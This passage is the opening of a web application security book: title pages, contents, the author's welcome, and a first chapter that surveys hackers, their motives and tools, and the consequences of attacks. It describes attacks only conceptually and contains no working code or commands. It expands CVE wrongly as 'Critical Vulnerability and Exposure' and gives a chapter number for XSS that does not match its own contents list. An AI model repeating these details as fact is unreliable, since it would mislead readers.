


**grokking**

# web application security

Malcolm McDonald



**grokking**

# web application security

Malcolm McDonald



# Grokking Web Application Security

1. [welcome](#)
2. [1\\_Know\\_your\\_enemy](#)
3. [2\\_Browser\\_security](#)
4. [3\\_Encryption](#)
5. [4\\_Web\\_server\\_security](#)
6. [5\\_Security\\_as\\_a\\_process](#)
7. [6\\_Browser\\_vulnerabilities](#)
8. [7\\_Network\\_vulnerabilities](#)
9. [8\\_Authentication\\_vulnerabilities](#)
10. [9\\_Session\\_vulnerabilities](#)
11. [10\\_Authorization\\_vulnerabilities](#)
12. [11\\_Payload\\_vulnerabilities](#)
13. [12\\_Injection\\_vulnerabilities](#)
14. [13\\_Vulnerabilities\\_in\\_third-party\\_code](#)
15. [index](#)

# welcome

Hi, folks! Thanks for purchasing *Grokking Web Application Security*. I want to take a minute to explain why I wrote this book, and what you can hope to get out of it.

Security-wise, the internet has been a giant mistake. Plugging all of the world's computers together has revolutionized how we communicate and do business but has also fostered a community of hackers with endless ingenuity, looking to find ways to meddle with any web application you put online. In response, a multi-billion-dollar cybersecurity industry has risen up with an ever-more complex and heavily marketed series of solutions.

If you are someone who writes code for a living, it can be hard to navigate through all this noise to know what you should be worrying about and what you can leave to the professionals. This is especially true if you are just emerging from bootcamp or a computer science degree. In my (nearly) 20 years as a web programmer, I've had the (somewhat dubious) privilege of witnessing (and sometimes committing) every security mistake you can imagine. Starting out as coder nowadays is to join a security conversation that has been going on for *decades*, and even if you study up on web security, it's easy to feel there are gaps in your knowledge.

This book is my attempt to fulfill two goals:

- Tell you everything about security it is essential for a web programmer to know.
- Make every topic in the book useful for a web programmer to know.

Part One of the book covers the principles of web application security, from the browser to the web server and the processes we use to author code. The pace here will be brisk because the outline acts as a map of the territory – here's all the tools you need in order to secure your web applications, with some examples of the threats they counter to provide motivation to keep reading.

Part Two gets into the nuts-and-bolts of each type of threat and vulnerability you will face when writing web applications. You'll see precisely how attackers exploit these vulnerabilities and how you can apply the principles covered in the first half of the book to stop these attacks. Part Two is, as you might imagine, much longer; but I will demonstrate how each vulnerability in this huge range can actually be countered by applying the (surprisingly small number of) principles covered in Part One.

I've also tried not to leave any questions hanging in the air. A lot of web security material is prescriptive ("do X to protect to yourself"), but I want you, the reader, to emerge with a complete understanding of how hackers do what they do. It's my sincere belief that everyone who writes code can (and should!) become a security expert. Most of us took up coding because we are naturally curious, and that applies to security topics, too.

I hope you find this book useful, or at least entertaining. If you have any feedback, please post questions, comments, or suggestions in the [liveBook discussion forum](#). Looking forward to hearing what you think.

—Malcolm McDonald

#### In this book

[welcome](#) [1 Know your enemy](#) [2 Browser security](#) [3 Encryption](#) [4 Web server security](#) [5 Security as a process](#) [6 Browser vulnerabilities](#) [7 Network vulnerabilities](#) [8 Authentication vulnerabilities](#) [9 Session vulnerabilities](#) [10 Authorization vulnerabilities](#) [11 Payload vulnerabilities](#) [12 Injection vulnerabilities](#) [13 Vulnerabilities in third-party code](#)

# 1 Know your enemy

## This chapter covers

- How hackers attack you and why
- How you will be affected if your site gets hacked
- How paranoid you should be
- How to start addressing the risk of being hacked

Launching a web application on the internet is a daunting task. The steps you take along the road to deploying a web app can be onerous: designing and coding your web pages, adding interactivity using JavaScript, implementing the backend services and connecting them to a datastore, choosing a hosting platform, and registering a domain name. The end result is worth it, of course: your website will be available to billions of users immediately, thanks to the magic of the Internet.

Not all of these users have good intentions, though. The internet hosts a complex ecosystem of scripts, bots, and hackers who will try to abuse any security flaws in your web app for their own nefarious ends. This is probably the most disconcerting aspect of web development: after all the work you put into building your web application, someone will immediately come along to kick the tires and scratch the paintwork.


Since you are reading this book, you are likely a developer who is wary of these security risks and who wants to learn how to protect yourself. This book is a comprehensive guide to web security: you will learn how to secure your web apps in the browser, on the network, on the server, and at the code level. I will also introduce the key security principles that can be applied at each level of abstraction.

Before we delve into the nuts and bolts, however, it's worth investigating who these malicious actors on the internet are, what motivates them, and what tools they use. Let's talk about hackers.

## Figuring out how hackers attack you (and why)

*Hacking* is, in its most literal sense, the attempt to gain unauthorized access to software systems. However, this definition doesn't do justice to the wide variety of miscreants and nuisance-makers who populate the internet, though it encompasses a few grey areas we really wouldn't consider hacking. (Does sharing your Netflix login with a family member make you a hacker? Don't answer that, Reed Hastings.)


Instead, we should switch our scope and consider the hackers themselves — the cybercriminals who will target your web application. These folks have been using the internet to commit crimes for almost as long as it has existed. Attackers can broadly be classified as either *black hat* hackers, who perform malicious (and illegal) acts for financial or political gain, or *white hat* hackers, who attempt to identify vulnerabilities before the black hats can take advantage of them. Large companies often pay *bug bounties* to the latter group, rewarding anybody who can find flaws in their security strategy before the bad actors do. This has led to the rise of *grey hat* hackers, who will report a vulnerability rather than exploit it if they deem it more profitable.



Hackers on both sides of the divide make use of automated tools and scripts to detect vulnerabilities. These tools are generally open source and easy to obtain. Many hackers use *Kali Linux*, for example, a custom Linux distribution containing the most popular digital forensic and hacking tools. White hat hackers use Kali as part of their *penetration testing* activities – scanning a client system for vulnerable access points as part of a security audit. Black hats will use the same tools to find vulnerabilities they can exploit.

The white hat world also includes *security researchers* who work to discover, document, and share information about vulnerabilities in common software. A researcher might, for instance, discover a vulnerability on a popular Java web server like Apache Tomcat and then demonstrate to the authors of the software how it is exhibited. Once a software patch has been made available to resolve the issue, such vulnerabilities are cataloged in the Critical Vulnerability and Exposure (CVE) database maintained by the Mitre Corporation, an American nonprofit specializing in cybersecurity. You will

often see such vulnerabilities referred to by their CVE number.



As soon as a new CVE is published – and sometimes before! – proof-of-concept *exploits* will also become available: these snippets of code demonstrate how the vulnerability can be used to perform malicious activity, such as smuggling malicious code into a vulnerable system. Such exploits quickly get incorporated into hacking tools like *Metasploit*, commonly used by both black hat and white hat hackers to probe websites for vulnerabilities. Black hat hackers also hoard knowledge of vulnerabilities they have discovered themselves, trying to keep the vulnerability in place as long as possible so that it doesn't get patched.

Making use of software vulnerabilities isn't the only tool in the cybercriminal's toolkit, either. *Social engineering* is the process of gaining a target's trust and persuading them to divulge confidential information, like login credentials. Social engineering can be done in person, over the phone, or via messaging channels. You may be familiar with *phishing* emails that attempt to trick a target into sharing their password; hackers find a lot of success with *spear phishing*, where they perform background research to targets named individuals (often in the accounting department of companies!). This form of fraud has a counterpart in messaging apps and social media too.



You are chatting with **overly\_familiar\_stranger**

hey I'm doing a survey lol

what's your favorite color

and your mother's maiden name

and the last 4 of your social security number

Some of the most audacious cybercrimes of recent years have been assisted by *malicious insiders* – rogue employees or contractors who decide to sell or leak company secrets or intellectual property, or cause other types of harm. Having a bad actor in your organization is one of the most difficult situations to protect against, so companies at risk tend to restrict data access on a need-to-know basis.

Why is cybercrime so common? The answer, unsurprisingly, is that it can be quite profitable. An underground economy of sites comprises the *dark web*, where hackers resell stolen data, credit card numbers, vulnerabilities, and even compromised servers. Payments are exchanged via cryptocurrencies, making them very difficult to trace. Since the dark web is only available via the Tor browser, which anonymizes access, these markets operate with impunity and are extremely difficult for law enforcement agencies to disrupt.

In addition to selling stolen data on the dark web, cybercriminals use extortion to extract money directly from their victims. *Ransomware* is a form of malicious software that encrypts and prevents access to a victim's files until a cryptocurrency ransom is paid to the attacker. Businesses as diverse as oil pipelines, healthcare providers, meat suppliers, and hotel chains have all been victims of major attacks and have been forced to pay up to get their servers unlocked. Ransomware has become so ubiquitous that the authors of such software operate a franchise model, making their tools freely available to black hat hacker groups in exchange for a cut of each ransom payment. Attackers sometimes even offer "support channels" to victims who need assistance decrypting their file systems after a ransom is paid.



It's worth noting that not all hacking is motivated by financial reasons. *Hacktivism* describes hacking done for political reasons, by provocateurs wishing to further their cause. The aims of hacktivists are often laudable: bringing down social media sites used by the far right by deanonymizing (*doxing*) their users, disrupting repressive political regimes, or leaking documents from tax havens.


Cyberespionage plays a key role in modern warfare, too, and the most formidable hacker groups are usually state-sponsored. Hacking groups that fall into this category use sophisticated surveillance techniques to target their victims. Security researchers trace such *advanced persistent threats* (APTs) by tracking the signature techniques they use. The security community gives each APT a fun codename like Cozy Bear (a Russian hacking group) or Charming Kitten (an Iranian government cyberwarfare group) that sits in contrast to the chaos they cause.



**Surviving the fallout from getting hacked**

Now that we've met our adversaries, let's consider what it means to be a victim of a hacker. Just as *hacking* describes a wide range of activities, falling victim to a cyberattack can have a variety of outcomes with differing degrees of severity.

The most straightforward consequence of getting hacked is that your web app will become unavailable to other, legitimate users. This is called a *denial-of-service* (DoS) attack. To achieve this end, hacking tools don't even need to penetrate your security perimeter – an attacker can simply bombard your servers with so many requests that no computing resources are available to other visitors.




Despite their relative lack of sophistication, DoS attacks can be hard to defend against. *Distributed denial-of-service* (DDoS) attacks use thousands of individual servers to send requests simultaneously from different internet protocol addresses, making it difficult to block malicious requests by their

source. In 2016 the *Domain Name System* (DNS) provider Dyn fell victim to one of the largest DDoS attacks in history, which led to some of the most popular websites in the world – everything from amazon.com to zillow.com — being unavailable in the US for much of the day.

Another potential consequence of your web application getting hacked is that the attacker uses it as a launchpad to target your users. Injecting malicious JavaScript into a website is called *cross-site scripting* (XSS), a common vulnerability we will look at in Chapter 5. Malicious JavaScript can cause a nuisance by diverting users to scams and fraud on other sites, or it can be used to observe the victim’s activity on the host site itself. *Keylogging* scripts can capture usernames and passwords as a user logs in. On financial websites, *web-skimming* scripts can be used to steal credit card details.

Stealing credentials is a common aim for hackers because harvested usernames and passwords can be sold on the dark web. Credentials for popular social media sites like Facebook are purchased by scammers who use them to promote their scams. (No, your uncle is not selling discount sunglasses: his account has probably been hacked and resold.) Stolen credentials have a secondary use: since people tend to reuse usernames and passwords across different websites, a hacker can retest stolen credentials against a whole host of different websites in *password-spraying* attacks. Alternatively, an attacker may target a single site, retrying a whole database of stolen passwords all at one time in a *credential-stuffing* attack.

The quickest way for an attacker to steal credentials in bulk is by finding a way to access and download the contents of your database. Such *data breaches* are often the worst-case scenario for many companies because data is their key asset. Usernames and passwords are not the only sensitive data stored in databases: hackers can scoop up access tokens for third-party services, chat logs, trade secrets, personally identifiable information, and credit card numbers. In many countries, companies that suffer data breaches are legally obliged to disclose the scope of the breach to customers, which will cause them reputational damage.



An attacker who can gain *write access* to a victim's database gains the ability to expand the reach of their attack. They may be able to inject into the database some malicious JavaScript that will be rendered on the pages of the victim's website. Or they might insert malicious files (like ransomware) that the users of the site will be tricked into downloading.

Hackers who have gained a foothold in your system will try to *escalate their privileges* until they acquire full access to your servers. The tools they use to do this are called *rootkits* – hackers try to gain access to your server's root account, which holds the most privileges. A hacker who has achieved root access can start making use of your computing resources for their own purposes. Making the server part of a *botnet* – a centrally controlled network of compromised computers, called *bots* – will allow them to mine cryptocurrency, send phishing emails, commit click fraud (by using bots to artificially inflate page views), and carry out many other profitable activities. Access to compromised servers can be resold on the dark web, so your

